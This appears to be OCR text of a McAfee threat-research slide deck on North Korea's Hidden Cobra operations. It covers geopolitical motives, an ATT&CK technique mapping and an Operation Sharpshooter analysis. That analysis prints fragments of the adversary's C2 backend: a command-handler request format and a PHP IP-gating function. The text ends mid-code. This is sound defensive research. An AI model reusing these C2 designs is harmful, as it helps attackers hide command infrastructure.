Inside Hidden Cobra

A Look At a Nation States' Cyber Offensive Programs

Ryan Sherstobitoff and Thomas Roccia
McAfee Advanced Threat Research

McAfee™

About the Presenters

Ryan Sherstobitoff
Sr. Analyst Major Campaigns – Advanced Threat Research

https://www.mcafee.com/blogs/author/ryan-sherstobitoff/

@R_Sherstobitoff

Thomas Roccia
Security Researcher - Advanced Threat Research

https://securingtomorrow.mcafee.com/author/thomas-roccia/

@fr0gger_

McAfee™

Agenda

- The Goal of a Nation State & Geopolitical context
- Background on nation state cyber offensive programs
- Who is / what is Hidden Cobra
- Known TTPs
- Arsenal Involved
- Code DNA
- Conclusion

The Goal of a Nation State & Geo-Political Context

What are the goals of a nation state in the cyber domain?

- Political
- Foreign Policy
- Military
- Financial
- Influence Campaigns

How does the geo-political situation influence cyber offensive programs related to Hidden Cobra?

- Adversary often reacts to sanctions
- Targeting opposition and state enemies
- Seeking foreign military technologies
- Targeting humanitarian aid groups reporting on Human Rights issues in North Korea


Background on Nation State Cyber Offensive Programs

- Most nations have some form of cyber offensive program
- These programs are often designed to accomplish state goals
- Attribution of these cyber attacks are challenging

Who is/What is Hidden Cobra?

- Hidden Cobra refers to the U.S Government's umbrella classification of North Korean cyber offensive programs

- The activity set maps across multiple groups the private sector has different names for




https://www.us-cert.gov/northkorea


Group Naming Conventions


- The private sector has identified the Hidden Cobra activity set by various names

- The target objectives of these groups are different when compared to each other



A brief Statistical Review





A brief Statistical Review


MITRE ATT&CK Mapping

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration
11 items	34 items	62 items	32 items	69 items	21 items	23 items	18 items	13 items	22 items	9 items
Spearphishing Attachment	Command-Line Interface	Hidden Files and Directories	Hooking	Connection Proxy	Hooking	Network Service Scanning	AppleScript	Clipboard Data	Connection Proxy	Data Compressed
Drive-by Compromise	PowerShell	Hooking	Launch Daemon	Deobfuscate/Decode Files or Information	Account Manipulation	Process Discovery	Application Deployment Software	Data from Local System	Data Encoding	Data Encrypted
Exploit Public-Facing Application	Rundll32	Launch Daemon	Process Injection	Disabling Security Tools	Bash History	Query Registry	Component Object Model and Distributed COM	Data Staged	Data Obfuscation	Exfiltration Over Command and Control Channel
External Remote Services	Scripting	Registry Run Keys / Startup Folder	Access Token Manipulation	Hidden Files and Directories	Brute Force	System Information Discovery	Exploitation of Remote Services	Audio Capture	Multi-Stage Channels	Automated Exfiltration
Hardware Additions	User Execution	Shortcut Modification	Accessibility Features	Modify Registry	Credential Dumping	System Network Configuration Discovery	Internal Spearphishing	Automated Collection	Standard Application Layer Protocol	Data Transfer Size Limits
Replication Through Removable Media	AppleScript	.bash_profile and .bashrc	AppCert DLLs	Obfuscated Files or Information	Credentials from Web Browsers	System Time Discovery	Logon Scripts	Data from Information Repositories	Standard Cryptographic Protocol	Exfiltration Over Alternative Protocol
Spearphishing Link	CMSTP	Accessibility Features	AppInit DLLs	Process Injection	Credentials in Files	Account Discovery	Pass the Hash	Data from Network Shared Drive	Uncommonly Used Port	Exfiltration Over Other Network Medium
	Compiled HTML File	Account Manipulation	Application Shimming	Rundll32	Credentials in Registry	Application Window Discovery	Pass the Ticket	Data from	Commonly Used Port	
	Component Object Model and Distributed COM		Bypass User Account Control	Scripting	Exploitation for	Browser Bookmark Discovery				

Hidden Cobra Threat Profile


- **Hidden Cobra is using cyber operations as a means of accomplishing state military goals in place of conventional warfare. Hidden Cobra has had some form of cyber-offensive dating back to 2007.**
- **Objectives of cyber offensive programs**
- ***More cost effective than conducting conventional war (for a nation state that has heavy imposed by economic sanctions)***
- ***Creates a level of deniability for whom is responsible (often placing blame on false groups)***
- ***Can be used to disrupt or deceive enemies anywhere in the world***

Timeline of Events



Modus Operandi of Known Attacks

- Circumventing sanctions by engaging in crypto currency and bank heists.
- Targeting North Korean defectors and opposition groups.
- Seeking access to foreign technologies in the Defense Industrial Base (DIB)




https://www.mcafee.com/blogs/other-blogs/mcafee-labs/examining-code-reuse-reveals-undiscovered-links-among-north-koreas-malware-families/


Operation Sharpshooter

- Sharpshooter was a global campaign that appeared in 2018
- New activity appeared in 2019 with additional targets in the Middle East
- A new implant known as Rising Sun was used against targets
- ATR discovered linkage to other Hidden Cobra attributed campaigns
- With this insight we could effectively map back activity to 2017

Operation Sharpshooter

- Actor used compromised servers to host command and control code
- Chinese webshells were used to maintain persistence to the asset
- Actor connected via Express VPN service to manage the hacked assets






Operation Sharpshooter

- Some malicious TLS certificates were identified and associated with C2 infrastructure
- Based on the TLS certificates we identified more C2s using the same certificate
- In these operations we often find shared TLS certificates use for C2 protocol, this enables hunting for more infrastructure

Tracking Shared TLS Certificates

Operation Sharpshooter


Connections to other operations



Operation Sharpshooter

- Backend was based on Python code, other iterations were found written in ASP language
- Backend used a multi-layered approach to relay commands to a master server
- Backend was custom coding written by the adversary
- We can date the usage of this server to 2017
- ATR discovered additional C2s with more implants from previous campaigns that used the Sharpshooter backend framework

C2 backend component analysis



Operation Sharpshooter

- **Free**: write infected end-point's IP to a log file called jquery2017.js
- **Query**: Write the data gathered from Rising Sun implant
- **Suggestion**: read the data from the name file and present it to intermediate C2
- **Result**: send the results of command execution to actual C2
- **Set**: obtain a new C2 IP address of the actual C2 (master)

Command handler and data acceptor (mainmenu.php)

```
var1_enum=<random_number>&page=<request_type>&wr_id=<encoded_time_stamp>&session_id=<RC4+base64 encoded data>
where var1_enum =
{
    "code="
    "no="
    "bo_table="
    "boardID="
    "pageKey="
    "structureid="
}

request_type=
{
"free"      //indicates initial recon data - first connect to CnC
"query"     // indicates request to fetch the command if from the CnC
"suggestion"    // indicates request to fetch additional data from CnC
"result"        // indicates data obtained from the command's execution on the endpoint by RisingSun
"set"       // indicates command for the CnC to set the IP of the actual CnC server in its config file
}
```

Obfuscation of Commands
(random names with no meaning)

Data Format

<var1_enum>=<random_number>&page=suggestion&wr_id=<encoded_time_stamp>&name=jquery2017<encoded_time_stamp>09.css

Operation Sharpshooter

- Additional functionality custom coded

```
function checkip()
{
    if(!empty($_SERVER['HTTP_CLIENT_IP']))
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    elseif(!empty($_SERVER['HTTP_X_FORWARDED_FOR']))
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    else
        $ip = $_SERVER['REMOTE_ADDR'];
    if(md5(substr($ip, 0, 8)) == "39e2fb39d6f87c1b4be37ebc20ce5023" ||  md5(substr($ip, 0, 9)) == "89acecceb9337cd4bee31c81ad0787a6")
        return 1;
}
